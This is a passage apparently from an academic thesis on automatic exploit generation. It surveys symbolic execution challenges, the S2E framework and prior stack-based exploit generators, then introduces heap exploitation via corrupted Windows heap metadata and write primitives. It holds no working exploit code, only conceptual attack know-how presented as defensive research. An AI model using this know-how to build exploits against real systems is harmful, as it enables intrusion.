[1] S^{2}E symbolic execution framework (`https://s2e.systems/`)

Practical Challenges Numerous practical problems hinder symbolic execution from being easily applicable to real-world software. Generally, these are problems associated with *scaling* and *precision* [1]. The three major practical challenges are:

- *Path Explosion* - the exponential growth in the number of paths when exploring a program in a breadth-first fashion, or the exponential growth in the amount of time it takes to explore a program in a depth-first fashion (see Section 3.2.1),
- *Environment Modelling* - interactions between the unit under consideration and the environment increase the difficulty in exercising accurate behaviour in the target program (see Section 3.2.2),
- *Complex Constraint Solving* - the boolean satisfiability problem is NP-complete and thus, constraint solving is not computationally efficient in the general case (see Section 3.2.3).

3.2.1 Path Explosion

Path explosion (or, equivalently, state space explosion) describes the problem arising from the fact that, in general, the number of program paths is exponential in the size of the program. In practice, this might be exhibited as the system hitting a memory cap and being unable to fork any further states. Many techniques have been proposed to cope with path explosion, including search strategies that prioritise *important* paths [12], function summaries [33], and state merging, which tries to reduce the number of paths by combining states using disjunctions [49].

Scope of Exploration In practice, state forking is only performed if a conditional statement is manipulating symbolic bytes (variables assuming no con-



Figure 3.3: A visualisation of the state space explosion problem [63]

crete value that occupy a byte each in memory). Otherwise, there is no possibility of path divergence or loss of either soundness or completeness. The decision to mark a piece of program input as symbolic is delegated to the tester and restricts the scope of exploration to program areas influenced by the propagation of symbolic bytes.

This principle of restricted scope has led to the development of a technique known as *selective* symbolic execution, supported by S^2E [14]. Running sections of a program concretely, rather than symbolically, presents a significant speed-up over full symbolic execution. Several implications of selective symbolic execution are explained later in Section 3.2.4.

In order to compensate for the size of the state space, virtually all existing tools impose artificial limits on the amount or type of paths that are explored. This makes the search theoretically incomplete, but somewhat more scalable [5]. Note that imposing such artificial conditions requires, at least partially, *a priori* knowledge of which paths to explore or prioritise.

3.2.2 Environment Modelling

Programs interact with their environment during their execution. Under normal execution, information flows seamlessly across the *unit-environment* bound-

ary and maintaining this information flow is crucial to evoking correct program behaviour.

Environment interactions Interactions with the environment increase the difficulty of exercising accurate behaviour in the program under test. Tools such as KLEE[2] are equipped with a handful of system call models that abstract and imitate the application-system interaction [12]. Unlike KLEE, the S^2E system [14] does not model the environment, but instead provides a full operating system stack, composed of applications, system libraries, drivers and the kernel. If required, S^2E could explore the entire system symbolically, although in practice, one typically chooses to run most of the system concretely while just selectively enabling symbolic execution. The environment is normally several orders of magnitude larger than the unit under test and avoiding its exploration improves scalability.

Elasticity Most tools operate in concrete mode until a symbolic value is injected. Therefore, they cross the *concrete-symbolic* boundary once the symbolic value is involved in a conditional jump and remain in symbolic mode until termination. On the other hand, S^2E is the first tool to provide the *elasticity* of crossing the concrete-symbolic boundary back and forth.

Efficiency The motivation for modelling the environment, within which a test program resides, is increased efficiency of exploration. More specifically, it is twofold: *reducing the size* of exploration and *avoiding re-exploration*. The environment is often magnitudes larger than the test unit and symbolically exploring it is unnecessarily expensive. Under most circumstances, the environment and its functionality is familiar territory and does not require re-exploration at every crossing of the environment boundary.

[2]KLEE symbolic execution engine (https://klee.github.io/)

Practical Challenges Thus, models of the environment have been introduced to improve performance. However, these models involve abstraction, and in turn, introduce new challenges. The challenges stemming from modelling the environment include:

- *Consistency* - the models must be *precise* and *complete* with respect to the implementation of API calls to accurately mimic the information flow across the program-system boundary,
- *Labour-intensive models* - it has been reported in [14] to take several person-years to implement accurate and complete models of all system utilities,
- *Adaptability* - relying on models reduces the testing system's ability to explore programs in unfamiliar environments, thus decreasing their adaptive capabilities, as desired in [21].

3.2.3 Constraint Solving

Symbolic execution is normally accompanied by a method for generating test inputs that exercise a particular path in the program under consideration. The process of obtaining that input is called *constraint solving* and it is performed by components known as constraint solvers, such as Z3[3] or Yices[4], which implement *decision procedures*.

SAT problem The Boolean satisfiability (SAT) problem [18] can be stated as follows: given a formula in propositional logic, determine whether there exists an assignment to its variables, called an *interpretation*, that would cause the formula to evaluate to *true*. Modern SAT and SMT solvers are capable of presenting a model for a satisfiable formula or a proof of unsatisfiability. The

[3] Z3 SMT solver (https://github.com/Z3Prover/z3)
[4] Yices SMT solver (http://yices.csl.sri.com/)

SAT problem has a special significance in complexity theory - it was the first problem shown to be $\mathcal{NP}$-complete.

Bottleneck SAT solving [25] is often cited as the bottleneck of symbolic execution tools. Therefore, most tools employ query optimisation to minimise the workload of the SAT backend. Common optimizations enabled by default in tools such as [12, 75] include substitution, subsumption and distribution of a query amongst several solvers. Thus far, every automatic exploit generation system has relied upon SAT/SMT solvers to generate exploits. In the context of constraint solving, an exploit is merely a test case which happens to possess the characteristics of causing unintentional effects in programs when supplied as the input.

```
(set-logic QF_UF)
(declare-fun p () Bool)
(assert (and p (not p)))
(check-sat)
```

Code Sample 3.4: A quantifier-free formula with uninterpreted functions

Example In Code Sample 3.4, the usage of a quantifier-free theory with uninterpreted functions is declared. Using the `declare-fun` specifier, an uninterpreted function is declared as taking no arguments and returning a `Bool` boolean value. Functions with no arguments are treated as constants. In fact, constants are always defined as functions that accept no arguments and return constant values. The following is the equivalent in propositional logic:

$$p \wedge (\neg p)$$

which clearly presents a logical contradiction. If the SMT solver is defined over the theory in which the formula is expressed then it must return `UNSAT`. This

indicates that there cannot exist any interpretation under the theory which would cause the formula to be satisfied (to evaluate to *true*).

Obfuscation of Path Constraints It is possible to contemplate a program that intentionally contains defences against popular program exploration and analysis techniques, such as symbolic execution. A candidate method for hindering test case generation involves encoding logic into a program such that resulting path constraints are difficult to satisfy and prove unsatisfiable [87]. Similar effects have been achieved using cryptographic hash functions that hide trigger-activated code from malware analysers [76]. However, these are limited to protecting code that runs only occasionally, such as, upon the external input of a special keyword.

While the SAT problem lies in the $\mathcal{NP}$ complexity class, this fact alone does not guarantee the computational *hardness* of specific instances of the problem. Studies using randomly-generated formulas [74] show that there exists a *sweet-spot* in which formulas are considerably hard to decide. In [74], it is argued that *short*-length formulas are quick to satisfy due to simplicity and *long*-length formula quickly present a lot of contradictions. Thus, the formulas on which SMT solvers performed most inefficiently were *medium*-length random formulas. The length of a formula is directly proportional to the number of variables therein.

3.2.4 Selective Symbolic Execution

Code that manipulates concrete values is executed natively by S^{2}E. By *natively*, we mean executed directly in the `QEMU`[5] virtual machine without significant overhead, such as instrumentation that collects path constraints. On the other hand, code that handles symbolic values might fork and thus requires symbolic exploration. Therefore, such code is dynamically translated on-the-fly from

[5]QEMU virtual machine (`https://www.qemu.org/`)

x86 to LLVM[6] bitcode and passed to KLEE for symbolic execution. Developers can write *analysis* plugins to inspect the properties of program states along the execution of a program path. Developers can write *searcher* plugins to decide how to prioritise paths; this allows for the implementation of custom search strategies. Every time a state selection event is raised (several times per second), a decision is reached by a searcher plugin to select one of the existing suspended states as the next active state.



Figure 3.4: The S^{2}E framework [27]

Execution Consistency Models

We briefly discuss some terminology and definitions introduced by S^{2}E [14]. The term *unit* refers to the subject of interest to the testing process, while the

[6] LLVM compiler infrastructure (https://llvm.org/)

environment is everything that supports the unit's functioning. In addition, the set of environment components is *disjoint* from the set of unit components, and the *union* of environment and unit components constitutes *the system*.

Consistency Types There are three types of paths discovered by S^2E's consistency models: statically feasible, locally feasible and globally feasible paths [14]. The set of statically feasible paths is a superset of locally and globally feasible paths. The set of locally feasible paths is a superset of globally feasible paths. A globally feasible path is a synonym for a concrete or feasible path. It is a path such that there exists an input which when supplied to a given program exercises that path. The following execution consistency models are employed by S^2E:

1. *Strictly Consistent Concrete Execution (SC-CE)* - under this model, the system is treated as a complete *black-box*. This model is equivalent to that used by black-box fuzzers that generate random input without information gathered from the subject of interest. The model is also consistent: every path discovered by this model is a globally feasible path.

2. *Strictly Consistent Unit-level Execution (SC-UE)* - this model permits white-box analysis of the unit under test; however, no information from the environment is acquired. This model is (based on the author's observations) the most widely adopted model by security testing tools.

3. *Strictly Consistent System-level Execution (SC-SE)* - under this model, an exploration engine gathers information from all parts of the system. In practice, this model is not commonly employed due to scalability problems.

4. *Local Consistency (LC)* - paths discovered by this model are consistent with respect to the unit under test. If there exists a concrete path leading

to an intra-procedural path within the unit, then that intra-procedural path is a globally feasible path.

5. *Overapproximate Consistency (RC-OC)* - the RC-OC model relaxes the model of the system call to permit the injection of symbolic values that may assume unconventional return values. Therefore, this model also permits locally infeasible paths in the unit under test.

6. *CFG Consistency (RC-CC)* - this model permits roughly the same amount of information as static analysis tools (it finds statically feasible paths).

Furthermore, using `SC-SE` to explore an application with a full Windows stack would be impractical beyond acceptable levels. In practice, `LC` is implemented by performing a system call and injecting its return value with a symbolic value. The symbolic value would be bound by the model of that system call, i.e., the symbolic value could never assume an unconventional return value for a given system call. Due to the general lack of consistency, the `RC-OC` model is used for tasks that aim to maximise code coverage rather than preserve precision, such as reverse engineering.

Note that *information gathering* from a unit does not necessarily imply symbolic execution is employed. In fact, it permits any mode of operation where information is derived from analysing the unit, e.g., static analysis. The execution consistency models simply provide a systematic way of reasoning about the consistency of paths. In many cases the requirement of consistency is unnecessarily strong and the cost of providing such consistency is prohibitively high [14]. The models provide testers with the flexibility to make the best trade-offs between *precision* and *cost*. The cost can be expressed in terms of resource usage, such as memory or disk usage, or time taken for exploration.

3.2.5 Compositional SE

Compositional symbolic execution [33, 2] utilises the modularity of software. Rather than performing symbolic execution on the entire program, compositional symbolic execution divides a program into units or modules, which are then explored *individually*. The feasible paths with respect to the units would, under S^{2}E's execution consistency models, be considered to have local consistency. Compositional symbolic execution finds the equivalent of globally feasible paths through the program under test by forming *inter*-procedural paths between the *intra*-procedural paths of previously-explored units [33].

The biggest benefit of performing symbolic execution compositionally stems from having to explore a unit only once. Under standard non-compositional symbolic execution, a unit would be re-explored everytime it is invoked. Ergo, under compositional symbolic execution, the total number of paths to explore is a *sum*, rather than a *product*, of the number of intra-procedural paths. The total number of paths to explore is therefore *linear* rather than *exponential* in the number of intra-procedural paths in the program [33]. The output of a module that is explored compositionally is a function summary. A summary of a function ϕ is a formula in propositional logic of the form

$$(\phi_{pre}) \wedge (\phi_{post})$$

where ϕ_{pre} is a set of function pre-conditions and ϕ_{post} is a set of function post-conditions. Given a set of pre-conditions, after the execution of function ϕ, the set of post-conditions must hold, assuming function ϕ terminates. The pre-conditions are considered to be any input to the function, i.e., any values that are *read* during the function, while the post-conditions are expressions over any values that are *written*, including the function's return value.

3.2.6 Demand-driven SE

Demand-driven symbolic execution [2] further reduces the workload by only exploring intra-procedural paths that must necessarily be explored in order to generate an input leading to a target. In certain cases, the calling context of a sub-function, e.g., a concrete input, only requires that certain branches of the sub-function are explored. Once a return value is found that reaches a target code in the parent function, the exploration of the sub-function ceases. This leaves the execution tree of the sub-function partially unexplored. This model is only appropriate if a target code that is to be reached is *pre-determined*. The nature of the target depends on the purpose of the exploration. Various search heuristics have been employed in the past. For example, most testing tools aim for *code coverage* - they prioritise paths that lead to new code. Other search heuristics, for example, heuristics employed by many bug-finding tools prioritise *high* loop iterations in the hope of causing buffer overflows.

3.2.7 Handling Symbolic Loop Bounds

A common source of buffer boundary violation vulnerabilities is the prevalence of complex loops that write to memory [37]. Understanding loops becomes more difficult in the presence of symbolic variables or symbolic input. Tools based on dynamic symbolic execution are historically *ineffective* in such scenarios [12, 14, 37]. In standard symbolic execution, loop iterations are *unrolled*, i.e., treated as a continuous stream of instructions. If a loop is *bound* by a symbolic value, the loop *forks off* a new state at every iteration - one state exits the loop and the other resumes executing the loop. This results in a path explosion at the *loop guard* in the loop header.

Most existing tools deal with the path explosion resulting from a symbolic loop bound by limiting the amount of total states that fork at the loop guard [12, 14]. A loop guard is a conditional jump statement with one target

inside and another target outside the loop body. The consequences of placing a hard limit on the number of states that can fork from any loop guard, where the number is proportional to the loop iteration count, is that the symbolic execution engine fails to explore higher loop iteration counts. Any behaviour resulting from a higher number of loop iterations will remain unexhibited. A search for arbitrary properties of the program under test that follows this model becomes incomplete by construction and will, under normal circumstances, be unable to detect unexhibited behaviour.

3.2.8 Loop-extended SE

Loop-extended symbolic execution [69] attempts to address the problem of comprehending the behaviour of loops with bounds directly or indirectly dependent on properties of the input. The technique requires a *user-supplied* grammar to describe the relationship between the input and the loop iteration count, e.g., an input string's length. Given the input-grammar, it is then able to predict the *side-effects* of an arbitrary number of loop iterations. In doing so, it can recognise vulnerable loops over delimited fields. This in turn permits the crafting of an input that triggers a bug which is only activated by certain features of the input, e.g., an overflow triggered by the input's length, rather than content.

Other work dealing with loops in dynamic symbolic execution, such as [34], aim to automate the recognition of input-dependent induction variables, effectively eliminating the requirement of a user-supplied input-grammar. In [34], the induction variables and their relationship to the input is determined using pattern-matching rules, rather than static analysis or abstract interpretation. The technique is only capable of recognising linear relationships, but could likely be extended to other types. The technique in [34] is also unable to deal with non-induction variable-based loop guards, such as pointers to arbitrary

memory. While a number of previous papers focused on generating loop invariants using static analysis, the techniques in [34, 69] appear to be the only ones dealing with automated handling of loops in dynamic symbolic execution.

3.3 Related Research

This section covers previous and existing research into the field of automatic exploit generation. Our raison d'être is simple: to understand the feasibility of performing on-the-fly exploit generation [13, 42, 5, 11] for zero-day vulnerabilities and strategically prepare defences against as-yet non-materialised threats, we must advance the current state of automatic exploit generators.

Memory Corruption Programming errors that allow the corruption of critical portions of program memory, such as buffer and heap overflows, remain a prevalent problem [83, 80]. An attacker can exploit such vulnerabilities by injecting new code to be executed or re-using existing code in unintended ways. Even though most modern programming languages rule out these low-level risks by design, unsafe languages, such as C and C++, continue to be popular. On the one hand, this is driven by their vast repositories of legacy code; on the other hand, the continuous quest for performance and the limited resources of embedded environments are a constant source of new software written in these languages.

Exploit Generators Despite recent advances in the area of automated exploit generation [13, 42, 5, 11], there has been no study showing the requirements for the successful automated exploitation of heap-based vulnerabilities. The automatic exploit generation problem was first proposed by Brumley *et*

al [11], where an exploit is synthesised from a vulnerable application and a corresponding patched version of the same application. Subsequently, Heelan [42] described a way to produce a control-flow hijacking exploit given a crashing input and a register trampoline (see Definition 3.5). The first system that dealt with the end-to-end problem of finding a vulnerability and producing an exploit was [5]. The system was then logically extended in [13] to work on cross-platform binary-only applications. All of the aforementioned exploit-generating systems have only succeeded in producing exploits for stack-based buffer overflow and string-format vulnerabilities.

Definition 3.5 (trampoline)**.** A trampoline is a set of one or more x86 instructions whose sole purpose is to redirect program control flow to code at a different target destination. For example, a trampoline may fascilitate a jump to an attacker-controlled register value.

Increased Difficulty It is often stated (for example, in [54]) that heap-based vulnerabilities are more difficult to manually exploit than, for example, stack-based buffer overflows, due to the number of factors that must be satisfied. For example, each new Windows Service Pack (SP) and operating system version has made consistent and incremental improvements in the heap manager [54], including improvements in the areas of performance, e.g., using the faster lookaside lists to keep track of busy memory chunks, and security, e.g., using safe unlinking when removing a memory chunk from the freelists. Numerous works describing UNIX-based [30] and Windows-based [54, 81] heap managers are testament to the fact that discovering vulnerable heap configurations is not a trivial task.

Stack-based generators Buffer-overflows on the stack are well-studied and have a long history of being exploited. The basic strategy is to overflow a local

buffer on the stack with oversized input data until the data overwrites the location of a code pointer (typically the return address). An arms race of ever-more sophisticated defences and attacks has lead to stack exploits becoming increasingly difficult to execute against hardened programs. In the absence of strong defences, however, it is often even possible to synthesise an exploit automatically. Tools for automated exploit generation can find stack-based vulnerabilities and automatically construct customised exploits [11, 5, 13, 42]. While the appeal of such tools to potential attackers seems obvious, they actually offer a powerful proactive defence strategy in the form of an automated penetration tester. Using these tools, developers can attempt to exploit their own systems at low costs. By seeding an exploit generator with a reported bug, developers can automatically test the bug's exploitability and prioritise it accordingly.

Heap Problem Conversely, attacks on the heap are considerably more difficult than a basic stack exploit, and still the realm of manual analysis. They are based on overflowing a heap-allocated buffer into heap metadata, which causes subsequent operations of the heap manager (such as `free`) to write attacker-controlled data to an attacker-controlled location. Like stack-based buffer overflows, heap attacks require a programming mistake like a missing bounds check in the target binary. In addition, however, setting the attack up correctly requires intricate knowledge about the data structures and internal state of the heap manager; otherwise, the program will most likely crash without executing any attacker-controlled code. Similar to the arms race in stack exploits, modern developments in hardening heap managers against common exploits have made this type of attack even more complex [54]. Thus, the task of crafting exploits for the heap still lies firmly in the realm of manual analysis.

Problem Domain Since the introduction of the patch-based exploit generation challenge [11], there have been a number of tools that have attempted to

automate the entire exploit writing pipeline. These tools have, under relaxed security measures, produced exploits for stack-based and string-format vulnerabilities [13, 42, 5]. However, due to limitations in their modelling of security vulnerabilities, their capabilities did not extend to heap-based vulnerabilities. The lack of success of these systems in tackling non-trivial vulnerabilities can be attributed to the primitive modelling of the problem domain [84]. To successfully exploit the heap, an exploit generation tool must be able to reason about factors such as the heap layout and heap-management functions.

Exploit Mitigations In stack-based instances of the exploit generation problem [42, 5] with no exploit mitigations enabled, output from tools performing test case generation is used as the basis for exploits. In other words, a concrete input that exercises a path leading to a vulnerability in a program is used as a prefix in the exploit string. It is sometimes possible to *layer* shellcode on top of the prefix to achieve arbitrary code execution. However, with exploit mitigations enabled and, in particular, due to the non-determinism caused by Address Space Layout Randomisation (ASLR) [78, 52], a path leading to an exploit primitive may no longer constitute a sufficient condition for successful exploitation. The heap layout may need to be rendered exploit-friendly in advance to enable the prediction of memory addresses, as in *heap spraying* [26] or *heap feng shui* [77]. This requirement might in turn designate a subset of the paths in the vulnerable program as non-exploitable.

Heap Literature Automatic exploit generation tools described in academic literature [13, 42, 5] have previously tackled the problem of automating the exploit writing pipeline for stack-based buffer overflow and format string vulnerabilities. Due to limitations in their modelling of security vulnerabilities, the capability of the aforementioned systems did not extend to other classes of vulnerabilities. There is no previous study in academic literature that tack-

les the problem of synthesising exploits for heap vulnerabilities [7]. In [39], an input is produced that causes a heap-vulnerable program to crash. The result is analogous to that achieved by a fuzzer and requires no modelling or comprehension of the heap domain, nor does it require the selection of appropriate pointers in order to craft working shellcode. All of the exploit-generating tools have operated under relaxed security measures and have not bypassed exploit mitigations, such as `GS`, `DEP` or `SafeSEH`. However, Q [72] produced hardened exploits using `ROP` techniques given an amount of non-randomised code.

Following Research There has been further research conducted into heap-based exploit generation since the publication of material contained in this thesis. In particular, [43] explores ways of automatically manipulating the heap layout through routines in interpreters that perform heap management calls. This step is often a prerequisite for setting up an exploitable memory configuration and the automation of this step brings exploit generation closer to a fully automated solution. The follow-up work then integrates this automated search for an adequate heap layout into a broader solution involving genetic algorithms and the automatic discovery of exploit primitives [44].

Sacrificing Completeness The most common method for tackling the state space explosion problem is limiting the size of the state space to be searched. While this appears to be an intuitive, straight-forward answer to state space explosion, it merely avoids the problem, rather than constitutes a solution. All models adhering to this principle become incomplete by construction. In the implementation of the automatic exploit generation systems in [5] and [13], *pre-conditioned* symbolic execution is used to narrow down the target state space to search in accordance with a chosen pre-condition. While this reduces the total workload, omitting a large portion of the state space from the search

[7] At the time of our paper's publication [65]

for which the pre-condition does not hold makes the search incomplete. One such pre-condition for detecting buffer overflows is a minimum limit on the length of the input string.

Under this assumption, any vulnerabilities resulting from a lower number of loop iterations (assuming the loop count is proportional to string length) will be missed by construction. In [5], the size of the largest fixed-size buffer σ is determined statically prior to testing and $(\sigma * 1.1)$ is used as the input length. This approach misses any buffer overflows on the stack or heap whose buffer size is dynamically computed, e.g., any buffer that is dynamically allocated and whose size depends on user input. Note that while a prefix is also used in [5] and [13] as a pre-condition, the prefix is concrete rather than symbolic. Ergo, the prefix already partially specifies the path leading to a bug and is ill-suited for the discovery of zero-day vulnerabilities. In addition, to avoid hitting a memory cap, Mayhem [13] creates checkpoints to postpone state forking in low-memory conditions and also to avoid re-executing portions of a concrete run.

3.3.1 Existing Solutions

Some AEG authors appear to be of the conviction that human-assisted tools for exploit generation are, for the time being, more realistic than automatic ones. They may be right; but we shall not witness the emergence of practical tools of sufficient maturity until such a time as ambitious research is conducted into the possibility.

Types of System Input Existing AEG systems *can* and *do* operate on various input types. The three most common types of input is binary code (including custom bytecode), source code and a combination of the two. The type of input an important design consideration, because it determines what level of rich-

ness of information the AEG system has at its disposal. This in turn affects how efficiently it can find different types of vulnerabilities in the input program.

Research Questions It is clear, however, that it is more difficult for an AEG system to reason about program behaviour at the binary level, since much of the higher-level semantics become less apparent or disappear altogether when a program is compiled. Therefore, most of the existing AEG systems [13, 5, 11] operate on binaries only if the source code is also present to serve as a cross-reference. It should, in theory, be derivable, but is still left unsaid: to what extent vulnerability exploitation is complicated by working on binaries-only systems and whether it renders any class of vulnerabilities unexploitable by current or future AEG systems.

Binary-Only Input The term *binary-only* input does not refer to the input being singular and of the binary type; rather, it refers to the *ability to operate* in circumstances when the only input taken into consideration is binary.

Operating on compiled binary images instead of source code has the advantage of language independence (modulo processor architecture and instruction set). A source code's form is dictated by the language it is described in, and consequently different parsers are needed to process each language's unique semantics. Nowadays, software is written in a myriad of different languages, with each language having an arbitrary level of abstraction from machine code. This created a problem when attempting to conduct standardised analysis and hence, tools such as LLVM [51] were introduced to provide intermediary representations and bridge the gap between differences in languages.

Advantages of Binary-Only AEG systems that can operate solely on binaries are *preferable* to those requiring source code. The most ostensible benefit is the ability to handle *closed-source* binaries, i.e., binaries to which correspond-

ing source code is not made available. Hypothetically, this set of binaries may include important targets of interest: legacy software, third-party applications and malicious software. These *potential targets* commonly import external libraries and depend on third-party binaries to perform specific tasks. Therefore, it is critical that we possess the ability to independently verify the security of such software.

In the case of malicious software, with perhaps the exception of malware written in interpreted languages, it is *always* the case that analysts lack the source code. Hence, even though it is more tedious to perform analysis without the richness and crutches of *linguistic* constructs, it is critical that we do so. We should develop ways to reason about the behaviour and function of binary code, with the intention of making closed-sourced binaries *accessible* to the process of automatic exploit generation.

CHAPTER 4

Heap Exploits

This chapter introduces the paradigm of *heap exploits*. The heap manager is a fundamental component of modern operating systems, servicing dynamic requests for memory *thousands of times* per second. Even a fractional decrease in the efficiency of this well-oiled mechanism would have a dramatic knock-on effect on the efficiency of all running applications. This incentivizes the design team to make the heap perform as quickly as possible - and in computational terms, this in turn implies performing as few operational steps as possible to achieve an objective. Therefore, the argument for placing metadata adjacent to user chunks is probably an efficiency argument. Since the client application keeps track of allocated memory, and supplies a pointer to every heap call, the heap can always rather *conveniently* compute the location of metadata relative to the pointer supplied by the user. However, strictly from a *security* standpoint, the inter-mixing of internal heap metadata with user-controlled content is fertile ground for the potential corruption of critical heap data structures. If an application erroneously permits *user input* to be written past the boundaries of an allocated chunk, there is a non-negligible possibility of user input overwriting adjacent heap metadata. The consequences of this action depend on the type of meta-

data positioned after the chunk, as well as the subsequent set of operations that is performed on the corrupted metadata.

Since the introduction of the patch-based exploit generation challenge [11], there have been a number of tools that have attempted to automate the entire exploit writing pipeline. These tools have, under relaxed security measures, produced exploits for stack-based and string-format vulnerabilities [13, 42, 5]. However, due to limitations in their modelling of security vulnerabilities, their capabilities did not extend to heap-based vulnerabilities. To successfully exploit the heap, an exploit generation tool must be able to reason about factors such as the heap layout and heap-management functions.

We set the scene for the heap exploit generation problem by defining a heap vulnerability as a manipulation of heap metadata that results in the execution of an exploit primitive for writing arbitrary data to arbitrary locations. Hence, we are concerned only with a subclass of all heap vulnerabilities and present an exploit generator for finding write primitives in heap allocators. Thus, there are instances of heap vulnerabilities that escape our model. For example, an attacker that overwrites heap metadata used in the allocation search can cause a heap allocator to return non-free security-sensitive memory to a client application instead of a free chunk, permitting an attacker to read from or write to that sensitive memory. Such a situation does not involve the execution of an exploit primitive but it demonstrates an abuse of the heap interface.

In order to accommodate the unique properties of the heap, we structure our approach to heap exploit generation differently than we would to, for example, stack-based exploit generation. The problem of exploiting heap-based vulnerabilities differs from that of exploiting stack-based or string-format vulnerabilities, in that it actually involves two separate targets: the application that is host to a heap-based buffer boundary violation and the heap manager that provisions the memory allocation. Exploit primitives in heap managers,

e.g., `write-4` or `write-n` for writing 4 or n bytes to an arbitrary address, respectively, exist independently of application-specific implementations. Thus, it suffices to locate a set of exploit primitives once for each heap allocator and then re-use the primitives repetitively on different applications[1]. In the case of default heap managers in operating systems, the exploit primitives are present whenever the application runs on that operating system version.

Chapter Organisation The remainder of this chapter is organised in the following fashion:

- Section 4.1 introduces the paradigm of *heap exploits* and gives a primer on memory management, metadata corruption and heap exploit primitives;
- Section 4.2 discusses a way of combining symbolic execution and exploit formulas to synthesise functional exploits;

4.1 Heap Anatomy

Firstly, we begin by delving into the low-level housekeeping details of how modern heap managers maintain internal knowledge of allocated and free chunks of memory (Section 4.1.1). The specifics of how allocation routines are implemented, and which types of data structures they employ, in turn often decide which exploit primitives are contained therein. Next, we continue by exploring how poor security practises, such as insufficient memory separation between user-controlled data and the heap's internal metadata, give rise to unexpected program behaviour (Section 4.1.2). In some instances, this unexpected behaviour can violate fundamental security assumptions (Section 4.1.3).

[1] The assumption being that offsets of trampolines (see Definition 3.5) will be valid in both surrogates and target applications, as they share common modules, e.g., kernel32.dll.

4.1.1 Heap Memory Management

The heap memory manager is a fundamental component of modern software systems. It is responsible for the provision, organisation, and optimisation of dynamically allocated memory. Applications can compute their memory requirements based on user input and request memory at runtime from the heap manager using `malloc()` or `HeapAlloc()` calls (corresponding to memory allocation on Linux and Windows, respectively). The heap manager keeps track of free memory chunks and, upon receiving a request for memory of a particular size, it services the request by searching its list of free chunks and returning a chunk greater than, or equal to, that requested by the client application. The application is then entrusted with respecting the boundaries of the memory chunk. It is also entrusted with releasing it back to the heap manager by deallocating it, by invoking `free()` or `HeapFree()`, once it is no longer required. Observe, in Figure 4.1, the memory architecture of a typical Windows operating system and the heap's effective role as an interface between client applications and the Virtual Memory Manager (VMM).



Figure 4.1: Windows Memory Architecture [59]

Anatomy In Windows XP, the heap manager is divided into a high-performance front-end manager that utilises fast lookaside lists and the low fragmentation heap, and a more robust, general-purpose backend manager that utilises freelists and the heap cache [54, 81]. The purpose of both is to minimise the amount of requests for large memory blocks that must be forwarded to the Virtual Memory Manager (VMM). Applications dynamically allocate memory via Heap API functions exported by `kernel32.dll`, which provides common functionality to userspace programs. Requests to these heap-management functions, which include `HeapAlloc` and `HeapFree`, are actually thin wrappers around the Windows Heap Manager residing in `ntdll.dll`.

The Heap Manager provides `RtlAllocateHeap` and itself divides large chunks of memory acquired from the VMM using `NtAllocateVirtualMemory` into smaller, re-usable chunks. The backend heap manager maintains several circular doubly-linked lists (*FreeLists[0]* – *FreeLists[128]*) to keep track of free memory chunks in any particular heap.

